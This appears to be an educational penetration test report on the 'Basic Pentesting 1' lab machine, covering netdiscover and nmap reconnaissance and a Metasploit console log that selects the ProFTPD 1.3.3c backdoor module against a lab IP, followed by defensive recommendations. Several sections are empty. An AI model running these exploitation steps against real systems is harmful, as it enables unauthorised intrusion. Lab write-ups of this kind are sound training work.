# Penetration Testing Report - Basic Pentesting 1 Machine

CONFIDENTIAL - For Educational Purposes Only

## Basic Pentesting 1 Machine - Security Assessment Report

**Prepared By:** Parthiv S Mαrαr

**Date:** June 2, 2025

**Institution:** Dev Labs

### Table of Contents



### 1. Executive Summary

A comprehensive penetration test was conducted on the Basic Pentesting 1 Machine to identify and exploit potential security vulnerabilities. The testing process involved reconnaissance, vulnerability scanning, and exploitation phases using industry-standard tools.

### 2. Testing Methodology

#### Phase 1: Initial Reconnaissance

- Network discovery using netdiscover
- Target IP identification

### Phase 2: Port Scanning & Enumeration

- Comprehensive Nmap scan execution
- Identification of open ports: HTTP, SSH, FTP
- Service version detection

### Phase 3: Vulnerability Assessment

- HTTP service analysis
- FTP service security evaluation
- Authentication mechanism testing

## 3. Key Findings

Successfully identified and exploited multiple security weaknesses in the target system:

▼ Weak FTP Authentication

- Susceptible to brute force attacks
- Successfully gained unauthorized access

▼ System Access

- Shell access obtained via Metasploit framework
- Successful privilege escalation achieved

## 4. Technical Details

### Tools Utilized

```
- Kali Linux (Testing Platform)
- netdiscover (Network Reconnaissance)
- Nmap (Port Scanning)
```

- Metasploit Framework (Exploitation)
- FTP Brute Force Tools


▼ Command Execution Log

```
# Network Discovery
netdiscover -r [network-range]

# Port Scanning
nmap -sV -sC [target-ip]

# Metasploit Framework
msfconsole
use [exploit-module]
set RHOSTS [target-ip]
exploit
```


# 5. Evidence & Screenshots

All screenshots are included in chronological order of the testing process


▼ Network Discovery Results




▼ Port Scanning Results





## ▼ Vulnerability Assessment







## ▼ Exploitation Process


root@kali: /usr/share/wordlists
root@kali: /home/kali
=[ metasploit v6.4.50-dev ]
-- --=[ 2496 exploits - 1283 auxiliary - 431 post ]
-- --=[ 1610 payloads - 49 encoders - 13 nops ]
-- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search proftpd
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/linux/misc/netsupport_manager_agent 2011-01-08 average No NetSupport Manager Agent Remote Buffer Overflow
1 exploit/linux/ftp/proftp_sreplace 2006-11-26 great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 _ target: Automatic Targeting . . . .
3 _ target: Debug . . . .
4 _ target: ProFTPD 1.3.0 (source install) / Debian 3.1 . . . .
5 exploit/freebsd/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreBSD)
6 _ target: Automatic Targeting . . . .
7 _ target: Debug . . . .
8 _ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) . . . .
9 exploit/linux/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 _ target: Automatic Targeting . . . .
11 _ target: Debug . . . .
12 _ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 . . . .
13 _ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) . . . .
14 _ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) . . . .
15 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution
Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor


root@kali: /usr/share/wordlists
root@kali: /home/kali
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.7 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[-] 192.168.1.7:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads




▼ Post-Exploitation




# 6. Lessons Learned

## Technical Insights

- Network Reconnaissance
  - Importance of thorough network mapping
  - Effective use of netdiscover for target identification
  - Understanding network topology crucial for successful testing
- Vulnerability Assessment

    - Critical role of comprehensive port scanning
    - Significance of service version detection
    - Value of systematic vulnerability enumeration

# 7. Security Recommendations

Critical Security Measures:

- Authentication Security
    - Strong password requirements
    - Account lockout policies
- Network Protection
    - Disable unnecessary services
    - Implement SFTP over FTP
    - Deploy intrusion detection
- Monitoring & Response
    - Implement fail2ban
    - Enable audit logging
    - Regular security assessments

End of Report